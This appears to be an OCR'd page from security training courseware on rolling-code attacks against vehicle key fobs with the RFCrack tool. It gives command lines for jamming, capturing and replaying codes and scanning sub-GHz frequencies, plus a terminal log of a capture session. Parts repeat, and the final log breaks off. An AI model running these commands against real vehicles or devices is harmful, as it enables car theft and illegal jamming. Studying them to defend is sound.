
- Attackers use the RFCrack tool to obtain the **rolling code** sent by the victim to **unlock the vehicle** and later use the same code for unlocking and stealing the vehicle
- RFCrack is used for **testing RF communications** between any physical device that communicates over sub **Ghz frequencies**
- Some of the commands used by an attacker to perform rolling code attacks, are given below:
  - Live Replay:

    `python RFCrack.py -i`
  - Rolling Code:

    `python RFCrack.py -r -M MOD_2FSK -F 314350000`
  - Adjust RSSI Range:

    `python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F 314350000`
  - Jamming:

    `python RFCrack.py -j -F 314000000`



```
Destroy:RFCrack ficti0n$ python RFCrack.py -r -F 433900000 -a "-80000"
Don't forget to change the default frequency and modulation type
ROLLING CODE REQUIRES 2 YardSticks Plugged In
Starting Jamming on: 433820000
SIGNAL STRENGTH: -241
SIGNAL STRENGTH: -227
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -231
SIGNAL STRENGTH: -40
SIGNAL STRENGTH: -230
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -79
Waiting to capture your rolling code transmission
-79
['fffffffffffffffffffc00000000000004000441f30cb5a77f5f7ffffff7ffffc0
021020cf3f3cfd37ffffffffffdefeffffffffbfdffdbffffffffffffffff8000000
04cde7db700000000000000000000000000cc30821879e79043cf30f3cf318618
861879879e430f3cc3de79e79e73cf3cf30e798600000000000000000000333333332
f3cc31e79e618610c3cf3cc31e79879e798c30c3cc39e798798610c3cc3ce61879e6
79e79873cc3000000000000000000018000000122200001878073cc30e79e618618c
79e790c30c3c879e798730', 'ffe80010000b1a30137fbedffffffefffffffffffff
fffff7effffffffffddfffffffffffffffffffffffdfffe000000000000000010002f
00000902000940fb37adfbfefdffffdfffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
0000000002001324691 5e5b3f3fbbeffffffffffffffffffff7ffffffffefffffdff
ffdffffffffc000000000880370312cbdbbdbffefffff0000000000000000000000000
cf3cf30c61879e61ef30f30f39e79e61e630c30f30f798']
Jamming Stopped
Sending First Payload
Sending payload...
Transmission Complete
Ready to send second Payload?? (y/n) y
Sending payload...
Transmission Complete
Destroy:RFCrack ficti0n$
```

https://github.com

Launch Attacks

In the vulnerability scanning phase, attackers try to determine the vulnerabilities present in the target device. The vulnerabilities found are then exploited further to launch various attacks such as DDoS attacks, rolling-code attacks, signal-jamming attacks, Sybil attacks, MITM attacks, and data and identity theft attacks. For example, an attacker can use the RFCrack tool to perform a rolling-code attack, replay attack, and jamming attack on a device. Similarly, an attacker may also use tools such as KillerBee to attack ZigBee and IEEE 802.15.4 networks.

Rolling Code Attack using RFCrack

Source: *https://github.com*

Attackers use the RFCrack tool to obtain the rolling code sent by the victim to unlock a vehicle and later use the same code for unlocking and stealing the vehicle. RFCrack is used for testing RF communications between physical devices that communicate over sub-GHz frequencies. It is used along with a combination of hardware such as yardsticks to jam, replay, and sniff the signal coming from the sender.

Attackers perform the following attacks using RFCrack:

- Perform replay attacks (-i -F)
- Send saved payloads (-s –u)
- Perform rolling-code bypass attacks (-r -F -M)
- Perform jamming (-j -F)
- Scan incrementally through frequencies (-b -v -F)
- Scan common frequencies (-k)

Commands used by an attacker to perform rolling-code attack are given below:

- Live replay:

  ```
  python RFCrack.py -i
  ```

- Rolling code:

  ```
  python RFCrack.py -r -M MOD_2FSK -F 314350000
  ```

- Adjust RSSI range:

  ```
  python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F 314350000
  ```

- Jamming:

  ```
  python RFCrack.py -j -F 314000000
  ```

- Scan common frequencies:

  ```
  python RFCrack.py -k
  ```

- Scan with your list:


  ```
  python RFCrack.py -k -f 433000000 314000000 390000000
  ```

- Incremental scan:

  ```
  python RFCrack.py -b -v 5000000
  ```

- Send saved payload:

  ```
  python RFCrack.py -s -u ./files/test.cap -F 315000000 -M
  MOD_ASK_OOK
  ```




```
Destroy:RFCrack ficti0n$ python RFCrack.py -r -F 433900000 -a "-80000"
Don't forget to change the default frequency and modulation type
ROLLING CODE REQUIRES 2 YardSticks Plugged In
Starting Jamming on: 433820000
SIGNAL STRENGTH: -241
